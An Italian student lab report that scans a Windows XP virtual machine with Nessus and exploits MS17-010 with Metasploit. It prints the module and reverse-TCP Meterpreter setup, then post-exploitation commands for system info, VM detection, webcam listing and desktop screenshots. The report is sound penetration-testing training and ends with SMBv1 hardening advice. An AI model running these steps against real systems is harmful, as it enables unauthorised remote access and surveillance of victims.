

Giorno 5: Exploit Windows con Metasploit

Indice:

1. Traccia dell'Esercizio
 2. Configurazione di Rete
 - 2.1. Indirizzo IP e Ping
 3. Nessus Vulnerability Scanning
 - 3.1. Configurazione di Nessus e Scansione delle Porte
 - 3.2. Protocollo SMBv1: Analisi Breve
 4. Metasploit Exploitation
 - 4.1. Sessione Meterpreter e Comandi
 - 4.1.1. Comandi Eseguiti
 5. Conclusioni
-

1. Traccia dell'Esercizio:

Exploit Windows con Metasploit Traccia Giorno 5: Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili. Si richiede allo studente di: • Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP • Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit. Requisiti laboratorio Giorno 5: IP Kali Linux: 192.168.200.100 IP Windows XP: 192.168.200.200 Listen port (payload option): 7777 Evidenze laboratorio Giorno 5: Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni:


- 1) Se la macchina target è una macchina virtuale oppure una macchina fisica ;
 - 2) le impostazioni di rete della macchine target ;
 - 3) se la macchina target ha a disposizione delle webcam attive. Infine, recuperate uno screenshot del desktop.
-


2. Configurazione di Rete:

2.1 Indirizzo IP e Ping:

Inizialmente, ho configurato la rete su Kali Linux con l'indirizzo IP 192.168.200.100 e su Windows XP con l'indirizzo IP 192.168.200.200. Gli indirizzi IP fungono da identificatori numerici per consentire la comunicazione tra dispositivi su una rete. Il ping, un comando fondamentale, verifica la connettività tra dispositivi inviando pacchetti e attendendo risposte. Serve a garantire una comunicazione stabile tra le macchine.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.200.100 netmask 255.255.255.0 broadcast 192.168.200.255  
    inet6 fe80::a00:27ff:fe21:b1d0 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 30 bytes 3500 (3.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$
```






3. Nessus Vulnerability Scanning:

3.1 Configurazione di Nessus e Scansione delle Porte:

Per effettuare il Vulnerability Scanning con Nessus, ho configurato il software utilizzando l'indirizzo IP di Windows XP (192.168.200.200) come target e ho mantenuto le configurazioni di default per la scansione delle porte comuni.



Passaggi Eseguiti con Nessus:

- Configurazione di Nessus su Kali Linux.
- Scanning delle porte comuni su Windows XP utilizzando l'indirizzo IP 192.168.200.200 come target.

The screenshot displays the Tenable Nessus Essentials web interface. The browser address bar shows the URL `https://kali:8834/#/scans/reports/10/vulnerabilities`. The interface is divided into several sections:

- Left Sidebar:** Contains 'FOLDERS' (My Scans, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules, Terrascan).
- Header:** Shows 'tenable Nessus Essentials', 'Scans', and 'Settings' tabs. The user 'Scarredprofessor' is logged in.
- Main Content Area:**
 - Windows Xp:** The title of the scan report, with buttons for 'Configure', 'Audit Trail', 'Launch', 'Report', and 'Export'.
 - Navigation:** Tabs for 'Hosts' (1), 'Vulnerabilities' (17), 'Notes' (3), and 'History' (1).
 - Vulnerabilities Table:** A table listing 17 vulnerabilities. The columns are 'Sev', 'CVSS', 'VPR', 'Name', 'Family', and 'Count'. The vulnerabilities are categorized by severity: CRITICAL (1), MIXED (2), HIGH (1), and INFO (13).
 - Scan Details:**
 - Policy: Basic Network Scan
 - Status: Completed
 - Severity Base: CVSS v3.0
 - Scanner: Local Scanner
 - Start: Today at 11:58 AM
 - End: Today at 12:08 PM
 - Elapsed: 10 minutes
 - Vulnerabilities Chart:** A donut chart showing the distribution of vulnerabilities by severity: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue).

3.2 Protocollo SMBv1: Analisi Breve

La vulnerabilità MS17-010 è una debolezza critica nel protocollo SMBv1, sfruttata da WannaCry nel 2017, che consente l'esecuzione remota di codice senza autenticazione.

Windows Xp / Plugin #97833

Configure Audit Trail Launch Report Export

Hosts 1 Vulnerabilities 17 Notes 3 History 1

HIGH MS17-010: Security Update for Microsoft Windows SMB Server (40133... < >

Plugin Details

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

See Also

<https://www.cve.org/cve/2017/0143>

Severity: High
ID: 97833
Version: 1.30
Type: remote
Family: Windows
Published: March 20, 2017
Modified: May 25, 2022

VPR Key Drivers

Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: High
Age of Vuln: 730 days +
Product Coverage: Low
CVSSv3 Impact Score: 5.9
Threat Sources: Security Research

Risk Information

Vulnerability Priority Rating (VPR): 9.7
Risk Factor: High
CVSS v3.0 Base Score 8.1
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/RL:O/RC:C
CVSS v3.0 Temporal Score: 7.7

4. Metasploit Exploitation:

4.1 Session Meterpreter e Comandi:

Metasploit è un framework di penetration testing che offre una vasta gamma di strumenti per lo sviluppo, il test e l'esecuzione di exploit. Un exploit è un software progettato per sfruttare specifiche debolezze nei sistemi, consentendo l'accesso non autorizzato o l'esecuzione di codice. Ho selezionato l'exploit per MS17-010 e configurato un payload per aprire una sessione Meterpreter sulla macchina Windows XP, ottenendo così l'accesso remoto al sistema compromesso.


```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
Metasploit Documentation: https://docs.metasploit.com/ ...  
msf6 > search ms 17_010  
Matching Modules  
# Name Windows xp / RHEL Disclosure Date Rank Check Description  
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption  
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution  
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution  
3 auxiliary/scanner/smb/smb_ms17_010 2017-03-14 normal No MS17-010 SMB RCE Detection  
Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010  
msf6 > use 1  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms17_010_psexec) > show options  
Module options (exploit/windows/smb/ms17_010_psexec):  
Name Current Setting Required Description  
DBGTRACE false Show extra debug trace info  
LEAKATTEMPTS 99 How many times to try to leak transaction  
NAMEDPIPE /usr/share/metasploit-framework/data/wordlists/named_pipes.txt A named pipe that can be connected to (leave blank for auto)  
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt List of named pipes to check  
RHOSTS The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 445 The Target port (TCP)  
SERVICE_DESCRIPTION Service description to be used on target for pretty listing  
SERVICE_DISPLAY_NAME The service display name  
SERVICE_NAME The service name  
SHARE The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share  
SMBDomain The Windows domain to use for authentication  
SMBPass The password for the specified username  
SMBUser The username to authenticate as  
Payload options (windows/meterpreter/reverse_tcp):  
Name Current Setting Required Description  
EXITFUNC thread Exit technique (Accepted: '', seh, thread, process, none)  
LHOST 192.168.200.100 The listen address (an interface may be specified)  
LPORT 4444 The listen port  
Exploit target:  
Id Name  
0 Automatic
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.200.200  
RHOSTS => 192.168.200.200  
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 7777  
LPORT => 7777  
msf6 exploit(windows/smb/ms17_010_psexec) > show options  
Module options (exploit/windows/smb/ms17_010_psexec):  
Name Current Setting Required Description  
DBGTRACE false Show extra debug trace info  
LEAKATTEMPTS 99 How many times to try to leak transaction  
NAMEDPIPE /usr/share/metasploit-framework/data/wordlists/named_pipes.txt A named pipe that can be connected to (leave blank for auto)  
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt List of named pipes to check  
RHOSTS 192.168.200.200 The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 445 The Target port (TCP)  
SERVICE_DESCRIPTION ETERNALBLUE ETERNALCHAMPION ETERNALROMANCE ETERNALSYNERGY ETERNALTRINITY ETERNALWARRIOR ETERNALZERO  
SERVICE_DISPLAY_NAME The service display name  
SERVICE_NAME The service name  
SHARE ADMIN$ The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share  
SMBDomain The Windows domain to use for authentication  
SMBPass The password for the specified username  
SMBUser The username to authenticate as  
Payload options (windows/meterpreter/reverse_tcp):  
Name Current Setting Required Description  
EXITFUNC thread Exit technique (Accepted: '', seh, thread, process, none)  
LHOST 192.168.200.100 The listen address (an interface may be specified)  
LPORT 7777 The listen port  
Exploit target:  
Id Name  
0 Automatic
```

Comandi Eseguiti:

- **ipconfig:** Visualizza le impostazioni di rete della macchina target.


```
meterpreter > ipconfig

Interface 1
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1

Interface 2
Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit  di pianificazione pacchetti
Hardware MAC : 08:00:27:a6:31:f5
MTU : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

meterpreter > sysinfo
Computer : TOSSICHELLO
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : it_IT
Domain : TOSSICODE
Logged On Users : 2
Meterpreter : x86/windows
```

- **run/gather/checkvm**: Determina se la macchina   una macchina virtuale (  stata rivelata una macchina virtuale).

```
meterpreter > run post/windows/gather/checkvm


[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

- **webcam_list**: Verifica la presenza di webcam (nessuna webcam trovata).

```
meterpreter > webcam_list
[-] No webcams were found
```

- **use espia** e **screengrab**: Cattura uno screenshot del desktop di Windows XP su Kali Linux.

```
meterpreter > use espia
Loading extension espia... Success.
meterpreter > screengrab
Screenshot saved to: /home/kali/kOYGcZfg.jpeg
meterpreter >
```



5. Conclusioni:

L'esercizio è stato completato con successo, dimostrando l'efficacia degli strumenti di penetration testing utilizzati nel rilevare e sfruttare vulnerabilità nei sistemi Windows XP. La combinazione di Nessus e Metasploit ha consentito di identificare e sfruttare la vulnerabilità MS17-010, ottenendo accesso remoto alla macchina target e raccogliendo le informazioni richieste. La consapevolezza della vulnerabilità SMBv1 sottolinea l'importanza di adottare pratiche di sicurezza come la disabilitazione di protocolli obsoleti e l'aggiornamento a versioni più recenti.